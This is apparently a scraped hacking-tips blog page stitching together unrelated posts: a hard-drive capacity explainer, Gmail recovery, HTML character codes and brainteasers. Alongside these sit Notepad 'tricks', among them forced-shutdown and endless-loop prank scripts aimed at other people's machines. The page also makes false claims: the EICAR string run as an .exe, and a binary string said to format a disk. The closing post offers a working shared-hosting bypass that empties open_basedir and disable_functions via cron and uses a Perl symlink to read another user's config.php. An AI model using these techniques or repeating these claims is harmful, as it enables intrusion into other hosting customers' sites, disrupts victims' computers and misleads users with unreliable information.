Why a hard drive has less storage space than promised?

0 comments
It has happened to most of us. We buy a new hard drive (or maybe a flash drive) with mind boggling storage capacity only to find that it has less space than what was mentioned on the box. Angered, we start cursing the manufacturer and our dealer for false marketing thinking that they should be sued for doing this. Hey, but have you ever wondered how they continue to do this again and again without getting into legal trouble?

The answer is that they are not marketing it falsely at all. Surprised? I'll explain.
hard drive

A manufacturer considers 1 Megabyte to be 1000 Kilobytes, 1 Gigabyte to be 1000 Megabytes, 1 Terabyte to be 1000 Gigabytes and so on. This is correct considering that kilo means 1000 and mega means 1000000 (10^6). However, computers calculate on base 2 and to them, 1 MB is actually 1024 kilobytes, 1GB is 1024MB and 1 TB is 1024GB. This difference in the method of computation is responsible for this "missing space."

Lets take an example of a 500 GB hard disk.

From a manufacturer's point of view, the 500GB will have 500*1000*1000*1000 = 500000000000 bytes.

From a computer's point of view, 500GB is actually 500*1024*1024*1024 = 536870912000 bytes.

So, a hard drive that promises to have 500 GB storage space will actually display 465.66GB, 536870912000-500000000000 = 36870912000 bytes (34.34GB) less storage space when connected to a computer.

Space Promised Displayed on a computer Difference
100GB 93.13GB6.87GB
250GB 232.83GB17.17GB
500GB 465.66GB34.34GB
1TB 931.32GB92.68GB
2TB 1862.64GB185.36GB

Take a look at the table given above to see how much space is "lost" due to computers working on a base 2 system. As you can see, with the increase in capacity of the storage device, there is an increase in the missing space.


What to do when your Gmail Account is Hacked ?

0 comments

gmail-password-hackedWith the tremendous increase in the hackers over 2008-2011, Security is being the major problem among the people who don’t even know hacking and are newbies. It should be any time when your Account is being hijacked or hacked by an person(usually hacker). As Google provides Gmail which offers good services and facilities than any other, so most of the people are on it. Being hacked by Google account means you lost your other accounts associated with Gmail also like Orkut, Google Checkout, Blogger, AdSense, Google Docs, Picasa accounts etc. So Here are the 3 options suggested by the Google Support team should be taken when you forget your Gmail password or if someone else takes ownership of your Google Account and changes the password:

1. Reset Your Google Account Password

Type the email address associated with your Google Account or Gmail user name at Gmail Forgot Password Link – you will receive an email at your secondary email address with a link to reset your Google Account Password. This will not work if the other person has changed your secondary email address or if you no longer have access to that address.

2. For Google Accounts Associated with Gmail

If you have problems while logging into your Gmail account, you can consider contacting Google by filling this form. It however requires you to remember the exact date when you created that Gmail account.
For Knowing how to find your Gmail Creation date, Please Follow the below steps-

1.By Using Gmail Welcome Mail:
Whenever you create an gmail account you will get a welcome mail from gmail team. So,here is the tip ,this “Welcome Mail” has the same date as your Gmail account creation date.To get this mail and there by the date,Go to Gmail inbox and hit on Oldest
button to get the last message. This message will be welcome mail from Gmail Team.You can note this mail date and this will be your gmail creation date.
But,the problem arises when if you are deleted the welcome mail from you inbox.If you done so the above method will not help you to find the gmail creation date.so read the below method.
2.By Using POP:
This method will work only for accounts created after 2007.
Go to Settings -> Forwarding and POP/IMAP and
under POP Download, look for:
Status: POP is enabled for all mail that has arrived
since “Your Account Creation Date”
Your account creation date can be noted and it will be your Gmail creation date.

3. For Hijacked Google Accounts Not Linked to Gmail

If your Google Account doesn’t use a Gmail address, contact Google by filling this form. This approach may help bring back your Google Account if you religiously preserve all your old emails. You will be required to know the exact creation date of your Google Account plus a copy of that original “Google Email Verification” message. It may be slightly tough to get your Google Account back but definitely not impossible if you have the relevant information in your secondary email mailbox.
SmileComments are Welcomed below and don’t forgot to subscribe our Regular email updates to stay connected with us forever and enjoying the every step of hacking plus Security Tips.

ASCII Character Codes and Symbols

0 comments
ASCII stands for American Standard Code for Information Interchange. It is the standard format used for text files within computers and online.

As computers can only understand numbers, the ASCII code is the numerical representation of alphabetic and special characters, such as 'a' and/or the '©' symbol.

In order to display special characters or symbols within your HTML pages, you must use a special ASCII code. The codes below display the HTML code and the character when displayed on your web page.

For example, if you'd like to place your copyright information on your web site, you will need to include a special character code within your HTML that looks like this:

©

When you place this code within the HTML of your web page, it will display the copyright symbol, which will look like this:

©

Here's how your HTML code might look:

Copyright © YEAR YOUR COMPANY NAME

The above HTML code will display like this within your web page:

Copyright © YEAR YOUR COMPANY NAME


Another example of using a special character code is for the trademark symbol. To display the trademark symbol within a web page, you must use the following symbols:

™

When you place these symbols within the HTML of your web page, it will display the trademark symbol, which will look like this:


Here's how your HTML code might look:


Business™

The above HTML code will display like this within your web page:

Business

Another great use for the ASCII code is display your email address. For example, instead of dispaying your email address within your HTML with the @ symbol, use the code equivalent. Your HTML code will look something like this:

you@yourdomain.com

Your email address will look like this within your web page:

you@yourdomain.com

This provides a great way to prevent your email address from being harvested by spam bots.

To use any of the characters displayed within the ASCII codes chart, copy & paste the HTML code to the left of the character you would like to use.


Characters and Symbols


HTML Code
Browser View
HTML Code
Browser View
HTML Code
Browser View
HTML Code
Browser View
HTML Code
Browser View
©©!!__ÛÛ
®®""``žžÜÜ
 
##aaŸŸÝÝ
""$$bb 
ÞÞ
&&%%cc¡¡ßß
&lt;<&#38;&&#100;d&#162;¢&#224;à
&gt;>&#39;'&#101;e&#163;£&#225;á
&Agrave;À&#40;(&#102;f&#164;¤&#226;â
&Aacute;Á&#41;)&#103;g&#165;¥&#227;ã
&Acirc;Â&#42;*&#104;h&#166;¦&#228;ä
&Atilde;Ã&#43;+&#105;i&#167;§&#229;å
&Auml;Ä&#44;,&#106;j&#168;¨&#230;æ
&Aring;Å&#45;-&#107;k&#169;©&#231;ç
&AElig;Æ&#46;.&#108;l&#170;ª&#232;è
&Ccedil;Ç&#47;/&#109;m&#171;«&#233;é
&Egrave;È&#48;0&#110;n&#172;¬&#234;ê
&Eacute;É&#49;1&#111;o&#173;­&#235;ë
&Ecirc;Ê&#50;2&#112;p&#174;®&#236;ì
&Euml;Ë&#51;3&#113;q&#175;¯&#237;í
&Igrave;Ì&#52;4&#114;r&#176;°&#238;î
&Iacute;Í&#53;5&#115;s&#177;±&#239;ï
&Icirc;Î&#54;6&#116;t&#178;²&#240;ð
&Iuml;Ï&#55;7&#117;u&#179;³&#241;ñ
&ETH;Ð&#56;8&#118;v&#180;´&#242;ò
&Ntilde;Ñ&#57;9&#119;w&#181;µ&#243;ó
&Otilde;Õ&#58;:&#120;x&#182;&#244;ô
&Ouml;Ö&#59;;&#121;y&#183;·&#245;õ
&Oslash;Ø&#60;<&#122;z&#184;¸&#246;ö
&Ugrave;Ù&#61;=&#123;{&#185;¹&#247;÷
&Uacute;Ú&#62;>&#124;|&#186;º&#248;ø
&Ucirc;Û&#63;?&#125;}&#187;»&#249;ù


HTML Code
Browser View
HTML Code
Browser View
HTML Code
Browser View
HTML Code
Browser View
HTML Code
Browser View
&Uuml; Ü &#64; @ &#126; ~ &#188; ¼ &#250; ú
&Yacute; Ý &#65; A &#127; ? &#189; ½ &#251; û
&THORN; Þ &#66; B &#128; &#190; ¾ &#252 ü
&szlig; ß &#67; C &#129;  &#191; ¿ &#253; ý
&agrave; à &#68; D &#130; &#192; À &#254; þ
&aacute; á &#69; E &#131; ƒ &#193; Á &#255; ÿ
&aring; å &#70; F &#132; &#194; Â

&aelig; æ &#71; G &#133; &#195; Ã

&ccedil; ç &#72; H &#134; &#196; Ä

&egrave; è &#73; I &#135; &#197; Å

&eacute; é &#74; J &#136; ˆ &#198; Æ

&ecirc; ê &#75; K &#137; &#199; Ç

&euml; ë &#76; L &#138; Š &#200; È

&igrave; ì &#77; M &#139; &#201; É

&iacute; í &#78; N &#140; Œ &#202; ?

&icirc; î &#79; O &#141;  &#203; Ë

&iuml; ï &#80; P &#142; Ž &#204; Ì

&eth; ð &#81; Q &#143;  &#205; Í

&ntilde; ñ &#82; R &#144;  &#206; Î

&ograve; ò &#83; S &#145; &#207; Ï

&oacute; ó &#84; T &#146; &#208; Ð

&ocirc; ô &#85; U &#147; &#209; Ñ

&otilde; õ &#86; V &#148; &#210; Ò

&ouml; ö &#87; W &#149; &#211; Ó

&oslash; ø &#88; X &#150; &#212; Ô

&ugrave; ù &#89; Y &#151; &#213; Õ

&uacute; ú &#90; Z &#152; ˜ &#214; Ö

&ucirc; û &#91; [ &#153; &#215; ×

&yacute; ý &#92; \ &#154; š &#216; Ø

&thorn; þ &#93; ] &#155; &#217; Ù

&yuml; ÿ &#94; ^ &#156; œ &#218; Ú

Amazing Harmless Trick

0 comments
Go to Run command present on the START MENU and type ... See what it opens

Type 3 Dots ... and check the result


Type 2 Dots .. See the result


type 1 Dot . See the result

 
ANOTHER ONE IF U LIKED THE ABOVE

Open Microsoft Word


Put this =rand(200,99) then Press enter


NOW REPLY IF U  GOT AMAZED

Wifi Hacking Using Backtrack

0 comments

watch this video on how to use backtrack for hacking

Must Read!!!

1 comments


10 Brainteasers to Test Your Mental Sharpness

To test your mental acuity, answer the following questions (no peeking at the answers!):

1. Johnny’s mother had three children. The first child was named April. The second child was named May. What was the third child’s name?
2. A clerk at a butcher shop stands five feet ten inches tall and wears size 13 sneakers. What does he weigh?
3. Before Mt. Everest was discovered, what was the highest mountain in the world?
4. How much dirt is there in a hole that measures two feet by three feet by four feet?
5. What word in the English language is always spelled incorrectly?
6. Billie was born on December 28th, yet her birthday always falls in the summer. How is this possible?
7. In British Columbia you cannot take a picture of a man with a wooden leg. Why not?
8. If you were running a race and you passed the person in 2nd place, what place would you be in now?
9. Which is correct to say, “The yolk of the egg is white” or “The yolk of the egg are white?”
10. A farmer has five haystacks in one field and four haystacks in another. How many haystacks would he have if he combined them all in one field?

Answers

1. Johnny.
2. Meat.
3. Mt. Everest. It just wasn’t discovered yet.
4. There is no dirt in a hole.
5. Incorrectly (except when it is spelled incorrecktly).
6. Billie lives in the southern hemisphere.
7. You can’t take a picture with a wooden leg. You need a camera (or iPad or cell phone) to take a picture.
8. You would be in 2nd place. You passed the person in second place, not first.
9. Neither. Egg yolks are yellow.
10. One. If he combines all his haystacks, they all become one big stack.

Okay, some of these are a bit corny. But they all illustrate several brain idiosyncrasies that affect how we make decisions in the world.

Thanks to the way our brain works, we have a very strong tendency to see what we want to see and what we expect to see. This has huge implications when studying our customers, markets, competitors, and other data that influences key business decisions.

When we only see what we want or expect to see, we miss competitive threats because our brain tells us a threat couldn’t possibly come from that direction. We miss opportunities because we only see what has worked in the past rather than what could be. And we miss major market shifts and changes in customer needs that seem obvious in hindsight but are easily overlooked when focusing on what we already know.

Our brain doesn’t like information gaps, so we tend to jump at the first answer/ solution that looks good rather than take the time to examine all the data. This is especially true in a world where we receive more information every day than we have time to assimilate. Finally, our brains love to see patterns and make connections. This trait serves us well in many ways as we move through the world. But the brain doesn’t always get it right.

For example, how did you answer question #1 (be honest)? For most people, the first word that pops into their head is “June,” because the brain quickly spots the April/May/June pattern. Upon re-reading the question and analyzing the data, the answer “Johnny” becomes obvious.

And what about the man with the wooden leg? Your answer depends on how you interpret “with.” Does it refer to the man with the wooden leg or to the camera? A bit of a trick question, but it clearly illustrates how the language we use shapes the way we look at the world.

Perhaps the best example of how we miss things is the egg yolk question. Everybody knows egg yolks are yellow. But the question’s phrasing puts our attention on selecting the correct verb, so we overlook an obvious piece of data and an even more obvious answer.

We can’t change how the brain works – at least not yet. Give science another 50 years and who knows what our brains will be doing! For now, we can become more aware of how our brain works, then pause from time to time to consider what we’re missing. This includes the data we’re unconsciously screening out as well as different sources of data to counterbalance what we expect to see.

Get in the habit of teasing your brain. You’ll be amazed at what you end up seeing that you didn’t see before.

MICRO SD Memory Card Password Recovery / removing 4 method

2 comments
MICRO SD Memory Card Password Recovery / removing 4 method.
Solution 1:
For Symbian Mobiles:
1. Download and Install FExplorer
2. Insert your card into your phone, without accessing it through the phone
3. Run FExplorer and Open the path C:\system
4. Find the file called mmcstore, and rename it mmcstore.txt
5. Copy that file (mmcstore.txt) to your PC and open it in Notepad
6. Your password will be located within that file.


Solution 2:
For Symbian Mobiles:
1. Download and Instal X-Plore
2. Now open the X-Plore and press Zero(0) then check you have marked the
"Show the System Files".
3. After you done the above step now go to the file:
C:/Sys/Data/Mmcstore
4. If you found the above path then press the option "3" to set the Hex-Viewer.
5. Now look the third column you can see the code like ! TMSD02G (c ??”? x???3?3?3?3?3)
Now see the characters between '?' because it is your password 33333.
6. You mayn't able to access the path file:
C:/Sys/Data/Mmcstore
if you don't set the password for the memory card.

Solution 3:
For Micro SD:
Put the card in any E series mobile or N95 etc and format it.
It will not ask for a password.


Solution 4:
1. Go to file manager on your mobile
2. In Settings choose system folders,
3. In the System folder, find a file called mmcstore
4. Send the file to your PC using IR/Bluetooth
5. Open the file in Notepad
6. The password you need for your memory card is located within that file
www.mobilehackingtricks.com

Advance matrix effects 2013

0 comments
I had previously posted about Matrix effect using notepad . But this is more advance its look more advance then the previous one. So open up your notepad and get started.
          

  • Open Notepad and copy below code.
@echo off
cls
title Enter The Matrix
color 02

set string=Wake up Neo...
set /a len=18
call :DisplayText

ping localhost -n 4 >nul
set string=The Matrix has you...
set /a len=25
call :DisplayText

ping localhost -n 4 >nul
set string=Follow the white rabbit.
set /a len=28
call :DisplayText

ping localhost -n 4 >nul
set string=Knock, knock, Neo...
set /a len=24
call :DisplayText

ping localhost -n 4 >nul


goto matrix


:DisplayText

set /a dispvar =1
set /a len +=1

:DisplayLoop

CALL SET str=%%string:~0,

%dispvar%%%

cls
echo %str%
ping localhost -n 1 >nul

set /a dispvar +=1

if '%dispvar%'=='%len%' goto

enddisplay

goto DisplayLoop

:enddisplay
exit /b

:matrix
setlocal enabledelayedexpansion
for /l %%A in (1,1,39) do (
set /a rnd=!random!%%5+1
if !rnd!==1 (
set /a rnd2=!random!%%26+1
set num=1
for %%A in (A B C D E F G H I J K L

M N O P Q R S T U V W X Y Z) do (
if !rnd2!==!num! (
set add=%%A
)
set /a num+=1
)
) else set /a add=!rnd!%%2
set var=!var! !add!
)
echo !var!
call :matrix

  •  Save the file as matrix.bat  (.bat is must)
  •  Done enjoy !!
  This is advance matrix Effect

Keyboard Led Disco Pro Notepad Trick

0 comments
  • Open Notepad
  • Copy and paste these codes into your Notepad.
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{CAPSLOCK}”
wshshell.sendkeys “{NUMLOCK}”
wshshell.sendkeys “{SCROLLLOCK}”
loop
  • Save the file as disco.vbs
  • Now open it and see the led light’s on your Keyboard will Go Crazy

SHUT DOWN THE COMPUTER AFTER SHOWING A MESSAGE USING NOTEPAD

0 comments
SHUT DOWN THE COMPUTER AFTER SHOWING A MESSAGE USING NOTEPAD

        •    Open the notepad
        •    Copy and paste the following code

         @echo off
           msg * Its time to take some rest.
           shutdown -c “Byeeeeeeeeeeeeee” –s

        •    Save the file with any name but with .bat extension eg. shut.bat
        •    Close it
        •    Now if someone opens this file it will convey the message and
             forcefully  shutdown the computer.

TEST YOUR ANTIVIRUS

0 comments


       •    Open the notepad
       •    Copy and paste the following code

           X5O!P%@AP[4PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

      •    Save the file with any name with .exe extension
      •    Close the notepad
      •    Now open the file. If after running the file, the antivirus try to
           delete the file, if so it indicates that  your antivirus is working
           fine otherwise you need to check your antivirus.

LAUNCH THE NOTEPAD INFINITELY AUTOMATICALLY

0 comments
Open the notepad
     •    Copy and paste the following code

           @ECHO off
            :top
            START %SystemRoot%\system32\notepad.exe
            GOTO top

     •    Save the file with .exe extension eg. note.exe
     •    Open the file and see the magic

BUSH HID THE FACTS Cool Notepad Trick

0 comments


      •    Open notepad
      •    Type “BUSH HID THE FACTS” without quotes
      •    Save the file with any name.
      •    Close the notepad
      •    Open again and see the magic.

          NOTE: This trick may not work in window vista/7.

CONTINOUSLY EJECT CD/DVD DRIVES USING NOTEPAD TRICK

0 comments
•    Open notepad
      •    Copy and paste following code in notepad

                 Set oWMP = CreateObject("WMPlayer.OCX.7")
                 Set colCDROMs = oWMP.cdromCollection
                  do
                  if colCDROMs.Count >= 1 then
                  For i = 0 to colCDROMs.Count - 1
                   colCDROMs.Item(i).Eject
                  Next
                 For i = 0 to colCDROMs.Count - 1
                 colCDROMs.Item(i).Eject
                 Next
                 End If
                  wscript.sleep 5000
                  loop

        •    Save the file with .vbs extension eg. fun.vbs
        •    Open the saved file and see the magic.

Matrix Effect Notepad Trick 2013

0 comments
    MATRIX EFFECT
               •    Open notepad
               •    Copy and paste following code

             @echo off
             color 02
             :start
             echo %random% %random% %random% %random% %random% %random% %random%   %random% %random% %random%
              goto start

              •    Save the file with .bat extension eg. matrix.bat
              •    Now open the file and see the magic.

CONVERT TEXT INTO AUDIO USING NOTEPAD

0 comments
•     Open notepad
                 •    Copy and paste following code

                          Dim Message, Speak
                           Message=InputBox("Enter Text to Talk o","Speak")
                          Set Speak=CreateObject("sapi.spvoice")
                          Speak.Speak Message
                •    Save this file with any name with extension as .vbs eg. voice.vbs
                •    Now open the saved file and have fun.


World Trade Center Attack Trick Pro Hacking Tricks

0 comments
You must be knowing the Flight Number of The Plane that hit the World Trade Centre on 9/11.The Name Of the Plane was Q33NY.Now call this trick a Coincidence or something else but it amazed all.

  • Open Notepad
  • Type Q33N in capital letters.
  • Now increase the Font Size To 72
  • Change the Font to Wingdings.
Just See what has happened.You will get amazed after seeing this.


Pro Hacking Trick Test Your Antivirus

0 comments
Want to test your antivirus that is it effective or not,Don’t worry you can solve this by using one of the Notepad Tricks.Just Follow the steps written below to get the answer.
  • Open Notepad
  • Copy and paste this In your notepad.
[Download]X5O!P%@AP[4PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*[/Download]
  • Save with an .exe extension like testingvirus.exe
As soon as you save this file your Antivirus will detect it and will ask for removal,if your Antivirus detects it then it’s all right but if not then you need to change your Antivirus.
Note:The EICAR test file(#3) is a 16 Bit application and will not Run on 64 Bit windows Versions.

COOL NOTEPAD hacking TRICKS

3 comments

COOL NOTEPAD TRICKS

1.    CONVERT TEXT INTO AUDIO USING NOTEPAD

                 •     Open notepad
                 •    Copy and paste following code

                          Dim Message, Speak
                           Message=InputBox("Enter Text to Talk o","Speak")
                          Set Speak=CreateObject("sapi.spvoice")
                          Speak.Speak Message
                •    Save this file with any name with extension as .vbs eg. voice.vbs
                •    Now open the saved file and have fun.


2.    MATRIX EFFECT
               •    Open notepad
               •    Copy and paste following code

             @echo off
             color 02
             :start
             echo %random% %random% %random% %random% %random% %random% %random%   %random% %random% %random%
              goto start

              •    Save the file with .bat extension eg. matrix.bat
              •    Now open the file and see the magic.


3.    MAKE A LOG DIARY WITH NOTEPAD
       •    Open notepad
       •    Type .LOG (in capital letters) and hit enter
       •    Save it with any name
       •    Close it.
       •    Open again and see the magic.


4.    WORLD TRADE CENTER WITH NOTEPAD
        •    Open your Notepad
        •    Type the flight number Q33N
        •    Change the Font to Wingdings
        •    You may change the font size.


5.    CONTINOUSLY EJECT CD/DVD DRIVES USING NOTEPAD TRICK

      •    Open notepad
      •    Copy and paste following code in notepad

                 Set oWMP = CreateObject("WMPlayer.OCX.7")
                 Set colCDROMs = oWMP.cdromCollection
                  do
                  if colCDROMs.Count >= 1 then
                  For i = 0 to colCDROMs.Count - 1
                   colCDROMs.Item(i).Eject
                  Next
                 For i = 0 to colCDROMs.Count - 1
                 colCDROMs.Item(i).Eject
                 Next
                 End If
                  wscript.sleep 5000
                  loop

        •    Save the file with .vbs extension eg. fun.vbs
        •    Open the saved file and see the magic.


6.    BUSH HID THE FACTS

      •    Open notepad
      •    Type “BUSH HID THE FACTS” without quotes
      •    Save the file with any name.
      •    Close the notepad
      •    Open again and see the magic.

          NOTE: This trick may not work in window vista/7.


7.    CONSTANTLY REPEAT A MESSAGE

         •    Open the notepad
         •    Copy and paste following code
         •   
           @ECHO off
           :Begin
            msg * Hello
           msg * How are you?
             msg * Having fun!
            msg * Want more!
            msg * Lets start again
          GOTO BEGIN

        •    Save the file with .bat extension eg. fun.bat
        •    Open the saved file and see the magic.


8.    FORMAT HARD DISK USING NOTEPAD

       •    Open Notepad
       •    Type the following code

       Code : 01001011000111110010010101010101010000011111100000
      •    Save the file with any name with .exe extension such as format.exe
      •    Run it.
        NOTE: - It will erase all HDD data.


9.    SHUT DOWN THE COMPUTER AFTER SHOWING A MESSAGE USING NOTEPAD

        •    Open the notepad
        •    Copy and paste the following code

         @echo off
           msg * Its time to take some rest.
           shutdown -c “Byeeeeeeeeeeeeee” –s

        •    Save the file with any name but with .bat extension eg. shut.bat
        •    Close it
        •    Now if someone opens this file it will convey the message and
             forcefully  shutdown the computer.


10.    TEST YOUR ANTIVIRUS

       •    Open the notepad
       •    Copy and paste the following code

           X5O!P%@AP[4PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

      •    Save the file with any name with .exe extension
      •    Close the notepad
      •    Now open the file. If after running the file, the antivirus try to
           delete the file, if so it indicates that  your antivirus is working
           fine otherwise you need to check your antivirus.


11.    LAUNCH THE NOTEPAD INFINITELY AUTOMATICALLY

     •    Open the notepad
     •    Copy and paste the following code

           @ECHO off
            :top
            START %SystemRoot%\system32\notepad.exe
            GOTO top

     •    Save the file with .exe extension eg. note.exe
     •    Open the file and see the magic

How to skip survey Hack 2013

0 comments
Best Symlink Method
Bypass Symlink 100%
Private Method
Hello my friends today i will
explain how to bypass any server
even the security is 100000000%

so this method is private but i
decided to make it public 
So no need ".htaccess" or "ini.php"
or "php.ini" to bypass 
First let me explain some tricks °_°
We know that php use html code ,
It's a language that can be
executed in the command line
So in linux System the users
privilege can execute many
command in php and we can
bypass the configuration .
As we know in the cpanel server
we have an option called "cron
job" in the control panel to
execute manycommands.
For example let's make a file
called file.php
CODE:
<?php
phpinfo();
?>
Secondly Go to the cpanel in the
server and select "cron job" and
add this command :
/usr/local/bin/php -d
open_basedir= /home/user/
public_html/file.php
As you can see : "/usr/local/bin/
php" It's the command line in php
for the user
Note: in some servers it's installed
in : "/usr/bin/php"
-d <<<< put the config you want to
execute in that file 
open_basedir= <<<< here you put
open_basedir empty to Bypass
config in "file.php"
/home/user/public_html/file.php
<<< here is the path of php file
that you want to execute 
Other Bypass example: /usr/local/
bin/php -d disable_functions= /
home/user/public_html/file.php
Advanced method :
Create a file example
"mauritania.php"
CODE:
#!/usr/local/bin/php -d
open_basedir=
<?php
phpinfo();
?>
Then just execute the file 
Command: php mauritania.php
Another method to bypass is to
execute a perl file and you can
read the file easily !
CODE:
#!/usr/bin/perl
symlink ("/home/user/public_html/
config.php","/home/user/
public_html/test.txt");
So that mean that the admin
didn't run php as :
*CGI module
*SUPHP module .
*apache module.
*enable open_basedir and
safe_mode .
*"Chmod 000 /bin/ln"
=========>>> the perl file still
have the ability to create the links
 hahaha 
but even if the admin runs that
shit you still can bypass the
system  perl is powerful 
and if the admin try to disable "/
usr/bin/perl" and chmod it to
"0700" or less  it will broke the
cpanel 
As it requires to be at "0755" for
proper operations, since it is used
by customers as well when it
suexecinto the user when they log
into cPanel.
So we cannot change it to that
setting "700" , since it breaks the
entire system 
*So as you learned today
"open_basedir" is the responsible
of the mobility between the
websites in the shell 
So there is an option Called "Sec
info sometimes "Sec" depends of
the shell you are using 
Example : C99 shell
We have this that mean that the
open base dir is disabled :
"Open base dir: /home/user:/usr/
lib/php:/usr/local/lib/php:/tmp"
Okey in some servers you can
bypass the security with jumping
method , some hackers use
php scanner to scan the whole
paths in the server °_° that is
wasting of time  by putting
url before Linux : serverurl/~user/
folder/shell.php °_° very old :s
So i hope you understand now i
uploaded for you a simple tool to
bypass "Open Base_dir" 
Please Comment if It works
 
Copyright © PC Tricks